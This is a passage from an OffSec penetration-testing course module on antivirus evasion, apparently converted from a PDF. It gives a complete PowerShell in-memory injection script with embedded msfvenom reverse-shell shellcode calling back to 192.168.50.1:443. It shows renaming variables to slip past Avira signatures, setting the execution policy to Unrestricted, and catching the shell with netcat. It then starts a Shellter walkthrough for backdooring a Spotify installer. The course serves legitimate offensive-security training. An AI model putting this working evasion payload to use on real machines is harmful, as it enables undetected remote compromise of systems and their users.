



*Figure 197: Avira Control Center.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

As a first step when testing AV products, we should verify that the antivirus is working as intended. We will use the Metasploit payload we generated earlier and scan it with Avira.

After transferring the malicious PE to our Windows client, we are almost immediately warned about the malicious content of the uploaded file. In this case, we are presented with an error message indicating that our file has been blocked.





*Figure 198: Avira Free Antivirus Quarantine Message*

Avira displays a popup notification informing us that the file was flagged as malicious and quarantined.

---

*Antivirus products typically enforce threat quarantine by blocking any file system operation at the kernel level or even storing the malicious samples in encrypted storage accessible only by the AV software.*

---

Depending on how restricted our target environment is, we might be able to bypass antivirus products with the help of *PowerShell*.[578]

[578] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In the following example, we will use a *remote process memory injection* technique, similar to what we learned in the previous Learning Unit. The main difference lies in the fact that we will target the currently executing process, which in our case will be the x86 PowerShell interpreter.

A very powerful feature of PowerShell is its ability to interact with the *Windows API*.[579] This allows us to implement the in-memory injection process in a PowerShell script. One of the main benefits of executing a script rather than a PE is that it is difficult for antivirus manufacturers to determine if the script is malicious as it's run inside an interpreter and the script itself isn't executable code. Nevertheless, please keep in mind that some AV products handle malicious script detection with more success than others.[580]

Furthermore, even if the script is marked as malicious, it can easily be altered. Antivirus software will often review variable names, comments, and logic, all of which can be changed without the need to recompile anything.

To demonstrate an introductory AV bypass, we we are going to first analyze a well-known version of the memory injection PowerShell script and then test it against Avira.

A basic templated script that performs in-memory injection is shown in the listing below.

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =
  Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

*Listing 238 - In-memory payload injection script for PowerShell*

[579] (Matt Graeber, 2013), https://blogs.technet.microsoft.com/heyscriptingguy/2013/06/25/use-powershell-to-interact-with-the-windows-api-part-1/

[580] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The script starts by importing *VirtualAlloc*[581] and *CreateThread*[582] from kernel32.dll as well as *memset* from msvcrt.dll. These functions will allow us to allocate memory, create an execution thread, and write arbitrary data to the allocated memory, respectively. Once again, notice that we are allocating the memory and executing a new thread in the current process (powershell.exe), rather than a remote one.

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
```

*Listing 239 - Importing Windows APIs in PowerShell*

The script main logic starts by allocating a block of memory using *VirtualAlloc*, which takes each byte of the payload stored in the *$sc* byte array and writes it to our newly-allocated memory block using *memset*.

```
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)};
```

*Listing 240 - Memory allocation and payload writing using Windows APIs in PowerShell*

As a final step, our in-memory written payload is executed in a separate thread using the *CreateThread* API.

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

*Listing 241 - Calling the payload using CreateThread*

Our chosen payload is missing from our script, but can be generated using msfvenom. We are going to keep the payload identical to the one used in previous tests for consistency.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f
powershell -v sc
...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 699 bytes
Final size of powershell file: 3454 bytes
```

[581] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

[582] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
[Byte[]] $sc =
0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,
0x8b,0x52,0x14,0x8b,0x72,0x28
...
```

*Listing 242 - Generating a PowerShell compatible payload using msfvenom*

The resulting output can be copied to the final script after copying the content of the *$sc* variable into the script.

Our complete script resembles the following:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc = Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -
passthru;

[Byte[]];
[Byte[]] $sc =
0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0xc,
0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x2,0x2
c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0
x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x49,0x18,0xe3,0x3a
,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x38,0xe0,0x75,0xf
6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,0x66,0x8b,0xc,0x
4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0
x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x0,0x0
,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,0x90,0x1,0x0,0x0
,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0
x40,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x5,0x68,0xc0,0xa8,0x32,0x1,0x68,
0x2,0x0,0x1,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85
,0xc0,0x74,0xc,0xff,0x4e,0x8,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x68,0x63,0x
6d,0x64,0x0,0x89,0xe3,0x57,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0x56,0xe2,0xfd,0x66,0xc7
,0x44,0x24,0x3c,0x1,0x1,0x8d,0x44,0x24,0x10,0xc6,0x0,0x44,0x54,0x50,0x56,0x56,0x56,0x4
6,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x89,0xe0,0x4e,0x56
,0x46,0xff,0x30,0x68,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0
x95,0xbd,0x9d,0xff,0xd5,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,
0x6f,0x6a,0x0,0x53,0xff,0xd5;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)};
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

*Listing 243 - First attempt for in-memory injection script*

Next, we are going to verify the detection rate of our PowerShell script. Our preferred choice would be Antiscan.Me, but sadly, it does not support *ps1* format, so we have to resort to VirusTotal.





*Figure 199: VirusTotal results for in-memory injection in PowerShell*

According to the results of the VirusTotal scan, *28* of the *59* AV products flagged our script as malicious, including Avira. This is not as promising as expected, so we need to somewhat circumvent the AV signature logic.

As mentioned, scripts are just interpreted text files. They are not easily fingerprinted like binary files, which have a more structured data format.

In order to catch malicious scripts, AV vendors often rely on static string signatures related to meaningful code portions, such as variables or function names.

To bypass this detection logic, let's give the variables of the previous script more generic names.

```
$var2 = Add-Type -memberDefinition $code -Name "iWin32" -namespace Win32Functions -
passthru;

[Byte[]];
[Byte[]] $var1 =
0xfc,0xe8,0x8f,0x0,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0xc,
0x8b,0x52,0x14,0x8b,0x72,0x28
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...

$size = 0x1000;

if ($var1.Length -gt 0x1000) {$size = $var1.Length};

$x = $var2::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($var1.Length-1);$i++) {$var2::memset([IntPtr]($x.ToInt32()+$i),
$var1[$i], 1)};

$var2::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

*Listing 244 - Renaming variables for In-memory Injection*

We have updated our script by changing the *Win32* hard-coded class name for the *Add-Type* cmdlet to *iWin32*. Similarly, we have renamed *sc* and *winFunc* to *var1* and *var2*, respectively.

Once we save the PowerShell script as bypass.ps1 and transfer it over the target Windows 11 client, we can run a Quick Scan to verify that our attack vector is undetected. To run the scan, we'll click on the *Security* option on the left hand menu, select *Virus Scans*, and then click on *Scan* under the *Quick Scan* option.

> *To get sense of the detection rate, we could have uploaded the modified bypass to VirusTotal as well. However, as we learned earlier, this could jeopardize our penetration test as our sample could be analyzed and detected by the more powerful cloud-based machine learning engines.*

Once Avira has scanned our script on our Windows 11 machine, it indicates our script is not malicious.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 200: Avira scan on our malicious PowerShell script*

Since the msfvenom payload is for x86, we are going to launch the x86 version of PowerShell, named *Windows PowerShell (x86)*, as depicted in the image below.





*Figure 201: Launching x86 powershell version*

Let's run **bypass.ps1** and analyze the output.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\offsec\Desktop> .\bypass.ps1
.\bypass.ps1 : File C:\Users\offsec\Desktop\bypass.ps1 cannot be loaded because
running scripts is disabled on this
system. For more information, see about_Execution_Policies at
https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\bypass.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
```

*Listing 245 - Attempting to run the script and encountering the Execution Policies error*

Unfortunately, when we attempt to run our malicious script, we are presented with an error that references the *Execution Policies* of our system, which appear to prevent our script from running.

A quick review of the Microsoft documentation on PowerShell execution policies (linked in the error message), shows that these policies are set on a per-user rather than per-system basis.

> *Keep in mind that much like anything in Windows, the PowerShell Execution Policy settings can be dictated by one or more Active Directory GPOs.[583] In those cases, it may be necessary to search for additional bypass vectors.*

Let's attempt to view and change the policy for our current user. Please note that in this instance, we have chosen to change the policy globally rather than on a per-script basis, which can be achieved by using the -ExecutionPolicy Bypass flag for each script when it is run.

First, we are going to retrieve the current execution policy via the Get-ExecutionPolicy -Scope CurrentUser command and then set it to *Unrestricted* via the Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope CurrentUser command.

```
PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Undefined

PS C:\Users\offsec\Desktop> Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Scope
CurrentUser

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing
the execution policy might expose
you to the security risks described in the about_Execution_Policies help Module at
https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution
policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is
"N"): A

PS C:\Users\offsec\Desktop> Get-ExecutionPolicy -Scope CurrentUser
Unrestricted
```

*Listing 246 - Changing the ExecutionPolicy for our current user*

[583] (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The listing above shows that we have successfully changed the policy for our current user to *Unrestricted*.

Before executing our script, we will start a Netcat listener on our Kali attacker machine to interact with our shell.

```
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
```

*Listing 247 - Setting up a netcat listener to interact with our reverse shell*

Now we will try to launch the PowerShell script:

```
PS C:\Users\offsec\Desktop> .\bypass.ps1

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     True     Byte[]                                   System.Array
124059648
124059649
...
```

*Listing 248 - Running the PowerShell script*

The script executes without any problems and we receive a reverse shell on our attack machine.

```
kali@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.50.1] from (UNKNOWN) [192.168.50.62] 64613
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\Users\offsec>whoami
whoami
client01\offsec

C:\Users\offsec>hostname
hostname
client01
```

*Listing 249 - Receiving a reverse shell on our attacking machine*

This means we have effectively evaded Avira detection on our target. In mature organizations, various machine learning[584] software can be implemented that will try to analyze the contents of the scripts that are run on the system. Depending on the configuration of these systems and what they consider harmful, scripts like the one above may need to be altered or adapted for the target environment.

Additionally, when implemented correctly with a skilled operations center, EDR systems could just silently alert the SOC team and thus, render our attack useless in a matter of minutes.

[584] (Microsoft, 2109), https://www.microsoft.com/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 12.3.3 Automating the Process

Now that we have learned how to manually evade an AV via PowerShell, let's explore how to automate AV evasion payloads.

*Shellter*[585] is a dynamic shellcode injection tool and one of the most popular free tools capable of bypassing antivirus software. It uses a number of novel and advanced techniques to backdoor a valid and non-malicious executable file with a malicious shellcode payload.

While the details of the techniques Shellter uses are beyond the scope of this Module, it essentially performs a thorough analysis of the target PE file and the execution paths. It then determines where it can inject our shellcode without relying on traditional injection techniques that are easily caught by AV engines. Those include changing of PE file section permissions, creating new sections, etc.

Finally, Shellter attempts to use the existing PE *Import Address Table* (IAT)[586] entries to locate functions that will be used for the memory allocation, transfer, and execution of our payload.

> *A Shellter Pro paid version that supports both 32 and 64-bit binaries, which includes stealthier anti-AV features, is also available.*

With a little bit of theory behind us, let's attempt to bypass our current Avira antivirus software using Shellter. We can install Shellter in Kali using the **apt** command.

```
kali@kali:~$ apt-cache search shellter
shellter - Dynamic shellcode injection tool and dynamic PE infector

kali@kali:~$ sudo apt install shellter
...
```

*Listing 250 - Installing shellter in Kali Linux*

Since Shellter is designed to be run on Windows operating systems, we will also install *wine*,[587] a compatibility layer capable of running win32 applications on several *POSIX-compliant* operating systems.

```
kali@kali:~$ sudo apt install wine
...

root@kali:~# dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32
```

*Listing 251 - Installing wine in Kali Linux*

Once everything is installed, running the **shellter** command in the local Kali terminal will provide us with a new console running under wine.

[585] (Shellter, 2022), https://www.shellterproject.com

[586] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable#Import_Table

[587] (The Wine Project, 2022) https://www.winehq.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 202: Initial shellter console.*

Shellter can run in either *Auto* or *Manual* mode. In Manual mode, the tool will launch the PE we want to use for injection and allow us to manipulate it on a more granular level. We can use this mode to highly customize the injection process in case the automatically selected options fail.

For the purposes of this example however, we will run Shellter in Auto mode by selecting **A** at the prompt.

Next, we must select a target PE. Shellter will analyze and alter the execution flow to inject and execute our payload. For this example, we will use the Windows 32-bit trial executable installer for the popular music player *Spotify*[588] as our target PE. At time of this writing, Spotify offers only the 32-bit Windows version of the installer.

---

*For real engagements, it is best practice to pick a new, less scrutinized application as Shellter's author explains.*[589]

---

To start, we'll need to tell Shellter the Spotify installer location on our local Kali machine. In this case, it is **/home/kali/desktop/spotifysetup.exe**. Before analyzing and altering the original PE in any way, Shellter will first create a backup of the file.

[588] (Spotify AB, 2022), https://www.spotify.com/us/download/windows/

[589] (Shellter, 2022), https://www.shellterproject.com/an-important-tip-for-shellter-usage/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

